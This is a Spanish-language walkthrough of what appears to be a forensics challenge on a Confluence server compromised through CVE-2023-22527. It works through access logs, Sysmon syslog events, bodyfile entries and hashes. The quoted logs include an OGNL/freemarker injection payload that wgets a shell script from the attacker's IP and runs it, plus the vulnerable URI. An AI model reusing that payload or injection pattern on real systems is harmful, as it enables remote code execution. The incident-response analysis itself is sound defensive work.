
Confluence CVE-2023-22527



Investigación previa

Antes de comenzar con el desafío debemos tener información del CVE en cuestión.

https://confluence.atlassian.com/security/cve-2023-22527-rce-remote-code-execution-vulnerability-in-confluence-data-center-and-confluence-server-1333990257.html

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-22527

https://github.com/Manh130902/CVE-2023-22527-POC


https://www.broadcom.com/support/security-center/protection-bulletin/cve-2023-22527-remote-code-execution-rce-vulnerability-in-atlassian-confluence-under-active-exploitation

¿Cuál es la ruta URI que es vulnerable al CVE?

En el repositorio https://github.com/Manh130902/CVE-2023-22527-POC encontramos la respuesta.

¿Cuándo aprovechó el atacante esta vulnerabilidad por primera vez? (Formato de respuesta: AAAA-MM-DD HH:MM:SS)

Ya que tenemos la ruta URI haremos una búsqueda recursiva en todos los archivos del directorio y lo guardamos en un documento de texto para poder analizar las rutas donde



aparece de forma más fácil

grep -r "/template/aui/text-inline.vm" > URI.txt seguido de **cat URI.txt**

Aquí podemos ver todas las coincidencias y encontramos el primer acceso según los registros “/opt/confluence/logs/conf_access_log”

25/Jan/2024:11:41:26 Pero el formato que nos pide es 2024-01-25 11:41:26

¿Cuál es la dirección IP remota del atacante?

En los logs anteriores lo encontramos

[root]/opt/confluence/logs/conf_access_log.2024-01-25.log:[25/Jan/2024:11:41:26 +0000] - http-nio-8090-exec-8 3.110.176.89 POST /template/aui/text-inline.vm HTTP/1.1 200 260ms 6909 - python-requests/2.28.2

Analice los registros de Sysmon para Linux e identifique el primer comando ejecutado por el atacante.

Debemos comenzar a navegar por los archivos dados

```
'[root]' bodyfile chkrootkit hash_executables live_response uac.log uac.log.stderr
```

Pero para facilitar esto cambiare el nombre de '[root]' a root para navegar mas fácil “mv '[root]' root”.

Ahora vamos a la ruta donde se encuentran los logs cd root/var/log/

De forma predeterminada los logs de sysmon se guardan en la ruta "/var/log/syslog"

Y tenemos la fecha desde la cual debemos comenzar a buscar ingresada en una pregunta anterior 2024-01-25 11:41:26.

El formato de fecha en los logs de syslogs es el siguiente: “Jan 25 11” asi que buscamos

grep "Jan 25 11" syslog y encontramos el comando

```
Jan 25 11:41:26 ip-172-31-35-28 sysmon: <Event><System><Provider Name="Linux-Sysmon" Guid="{ff032593-a8d3-4f13-b0d6-01fc615a0f97}"/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2024-01-25T11:41:26.091850000Z"/><EventRecordID>39</EventRecordID><Correlation/><Execution ProcessID="7924" ThreadID="7924"/><Channel>Linux-Sysmon/Operational</Channel><Computer>ip-172-31-35-28</Computer><Security UserId="0"/></System><EventData><Data Name="RuleName">-</Data><Data Name="UtcTime">2024-01-25 11:41:26.095</Data><Data Name="ProcessGuid">{ab6a6c9b-48e6-65b2-5699-b3e0f3550000}</Data><Data Name="ProcessId">7954</Data><Data Name="Image">/usr/bin/id</Data><Data Name="FileVersion">-</Data><Data Name="Description">-</Data><Data Name="Product">-</Data><Data Name="Company">-</Data><Data Name="OriginalFileName">-</Data><Data Name="CommandLine">id</Data><Data Name="CurrentDirectory">/</Data><Data Name="User">confluence</Data><Data Name="LogonGuid">{ab6a6c9b-0000-0000-e603-000000000000}</Data><Data Name="LogonId">998</Data><Data Name="TerminalSessionId">4294967295</Data><Data Name="IntegrityLevel">no level</Data><Data Name="Hashes">SHA256=5273c013b6ba9455db7ec12c3a5df955aaea90dc969b3d3641ce0964db734ba2</Data><Data Name="ParentProcessGuid">{00000000-0000-0000-0000-000000000000}</Data><Data Name="ParentProcessId">6750</Data><Data Name="ParentImage">-</Data><Data
```

Name="ParentCommandLine">-</Data><Data Name="ParentUser">-</Data></EventData></Event>

¿A qué hora el atacante enumeró por primera vez los directorios del sistema comprometido? (Formato de respuesta: AAAA-MM-DD HH:MM:SS)

Podemos seguir recorriendo los logs y encontraremos la respuesta o buscamos algunas formas comunes de realizar esta actividad

grep "ls\|find" syslog

Recordamos el formato de fecha AAAA-MM-DD HH:MM:SS)

Jan 25 11:43:33 ip-172-31-35-28 sysmon: <Event><System><Provider Name="Linux-Sysmon" Guid="{ff032593-a8d3-4f13-b0d6-01fc615a0f97}"/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2024-01-25T11:43:33.799020000Z"/><EventRecordID>49</EventRecordID><Correlation/><Execution ProcessID="7924" ThreadID="7924"/><Channel>Linux-Sysmon/Operational</Channel><Computer>ip-172-31-35-28</Computer><Security UserId="0"/></System><EventData><Data Name="RuleName">-</Data><Data Name="UtcTime">2024-01-25 11:43:33.802</Data><Data Name="ProcessGuid">{ab6a6c9b-4965-65b2-4681-025d2d560000}</Data><Data Name="ProcessId">7963</Data><Data Name="Image">/usr/bin/ls</Data><Data Name="FileVersion">-</Data><Data Name="Description">-</Data><Data Name="Product">-</Data><Data Name="Company">-</Data><Data Name="OriginalFileName">-</Data><Data Name="CommandLine">ls -la</Data><Data Name="CurrentDirectory">/</Data><Data Name="User">confluence</Data><Data Name="LogonGuid">{ab6a6c9b-0000-0000-e603-000000000000}</Data><Data Name="LogonId">998</Data><Data Name="TerminalSessionId">4294967295</Data><Data Name="IntegrityLevel">no level</Data><Data Name="Hashes">SHA256=8696974df4fc39af88ee23e307139afc533064f976da82172de823c3ad66f444</Data><Data Name="ParentProcessGuid">{00000000-0000-0000-0000-000000000000}</Data><Data Name="ParentProcessId">6750</Data><Data Name="ParentImage">-</Data><Data Name="ParentCommandLine">-</Data><Data Name="ParentUser">-</Data></EventData></Event>

El atacante intentó ejecutar comandos remotos para obtener un shell más estable, pero aparentemente falló muchas veces. Al analizar las fuentes de registro de Confluence, ¿puede encontrar el comando que ejecutó alrededor del 25 de enero de 2024 a las 11:50:50 que generó un error?

Están siendo muy específicos de lo que debemos buscar en esta pregunta.

Vamos a la ruta donde se encuentran estos logs

cd root/var/confluence-home/

después de aquí podemos buscar de forma recursiva la fecha dada

grep -r "2024-01-25 11:50:50"

y encontramos de forma rápida lo buscado y encontramos una ruta para buscar futuros logs “logs/atlassian-confluence.log”

```
logs/atlassian-confluence.log:2024-01-25 11:50:50,559 WARN [http-nio-8090-exec-10] [views.jsp.ui.OgnlTool] findValue Could not evaluate this expression due to security constraints: [@org.apache.struts2.ServletActionContext@getResponse().setHeader('X-Cmd-Response',(new freemarker.template.utility.Execute()).exec({'wget http://3.110.176.89/lin/6730789213.sh;chmod x 6730789213.sh; bash 6730789213.sh'}))]
```

Los agentes de usuario son una fuente útil de información y pueden utilizarse para análisis. ¿Qué agente de usuario estaba usando el atacante?

Se acuerdan de la primera pregunta la búsqueda de la URI que guardamos en el documento de texto, aquí encontraran la respuesta

```
[root]/opt/confluence/logs/conf_access_log.2024-01-25.log:[25/Jan/2024:11:41:26 +0000] - http-nio-8090-exec-8 3.110.176.89 POST /template/aui/text-inline.vm HTTP/1.1 200 260ms 6909 - python-requests/2.28.2
[root]/opt/confluence/logs/conf_access_log.2024-01-25.log:[25/Jan/2024:11:43:33 +0000] - http-nio-8090-exec-8 3.110.176.89 POST /template/aui/text-inline.vm HTTP/1.1 200 89ms 6908 - python-requests/2.28.2
[root]/opt/confluence/logs/conf_access_log.2024-01-25.log:[25/Jan/2024:11:45:16 +0000] - http-nio-8090-exec-5 3.110.176.89 POST /template/aui/text-inline.vm HTTP/1.1 200 90ms 6910 - python-requests/2.28.2
[root]/opt/confluence/logs/conf_access_log.2024-01-25.log:[25/Jan/2024:11:47:24 +0000] - http-nio-8090-exec-5 3.110.176.89 POST /template/aui/text-inline.vm HTTP/1.1 200 149ms 6911 - python-requests/2.28.2
[root]/opt/confluence/logs/conf_access_log.2024-01-25.log:[25/Jan/2024:11:50:50 +0000] - http-nio-8090-exec-10 3.110.176.89 POST /template/aui/text-inline.vm HTTP/1.1 200 113ms 6912 - python-requests/2.28.2
```

Parece que el atacante pudo descargar un script bash y luego ejecutarlo para obtener un shell estable. ¿Cuál es la ruta completa de este archivo? (Formato de respuesta: /ruta/archivo.extensión)

Tenemos diversas formas de buscar esto una más óptima que otra.

La primera que puede ser la más básica es buscando por la extensión “.sh” y ver que aparece a simple vista esto nos dara una verificación rápida puede tener dificultades en caso de que se presenten muchos archivos, pero podríamos sacar algunos sospechosos:

Usaremos la información contenida en hash_executables/list_of_executable_files.txt

grep ".sh" list_of_executable_files.txt > Extensi-sh.txt y luego grep "tmp" Extensi-sh.txt y damos con el archivo /tmp/xxx.sh y su ruta.


¿Cuál es el tamaño en bytes del archivo bash detectado anteriormente?

Vamos a la ruta hash_executables y buscamos el hash del archivo encontrado el md5 es “56111a5622f6352451be366da12aa2b4” lo busco, pero no encontré coincidencias.

Luego intento hacerlo con el contenido de la carpeta root

“du -b /root/Desktop/ChallengeFile/uac-ip-172-31-35-28-linux-20240125122358/root/tmp/xxx.sh” Pero el valor es 46 así que por la pista sé que no este valor.

Lanzo una búsqueda recursiva grep -r "tmp/xxx.sh"



Luego vi la pista que me dice que analice “bodyfile/bodyfile.txt”

grep "tmp/xxx.sh" bodyfile/bodyfile.txt

```
grep "tmp/xxx.sh" bodyfile/bodyfile.txt
0|/tmp/xxx.sh|68855|-
rwxrwxrwx|998|998|46|1706184238|1706184158|1706184224|1706184158
```

Al analizar las conexiones de red desde la salida de clasificación, ¿cuál es la dirección IP C2 y el puerto al que se conectó el atacante? (Formato de respuesta: IP:PUERTO)

Vamos al directorio /live_response/network y vemos los siguientes archivos con información de las conexiones del equipo, comienzo a recorrer los archivos.

Me puse a buscar en los archivos y encontré la ip y puerto en el archivo ss_-anp.txt

¿Cuál es el hash SHA1 del script bash que se encuentra en la pregunta 8?

Ya en una pregunta anterior vimos como encontrar el hash md5 ahora es el mismo proceso pero sacamos el SHA1

grep -r "tmp/xxx.sh"

Extensi-sh.txt:/tmp/xxx.sh

list_of_executable_files.txt:/tmp/xxx.sh

hash_executables.md5:56111a5622f6352451be366da12aa2b4 /tmp/xxx.sh

hash_executables.sha1:9ac4d3459093aac9ee4bb3b87fdeaaaa3c5bd551 /tmp/xxx.sh

Los atacantes crean nuevas cuentas de usuarios privilegiados para acceder por puerta trasera. ¿Cuál es el nombre de usuario de la cuenta de puerta trasera creada por el atacante?

Buscamos el comando “useradd” en los logs de syslog y encontramos el usuario creado.

¿Cuándo se creó esta cuenta de puerta trasera? (Formato de respuesta: AAAA-MM-DD HH:MM:SS)

Con el log anterior encontramos esto.

El atacante descargó una herramienta minera antes de ser detectado. ¿Cuál es la ruta completa de este archivo minero?

Principio del formulario

En los logs de syslog busco las palabras cables “github” y encuentro el archivo en cuestión.

Otras formas de buscar:

Buscar la ruta “/opt/confluence” para buscar archivos descargados

buscar “xmrig” como palabra clave.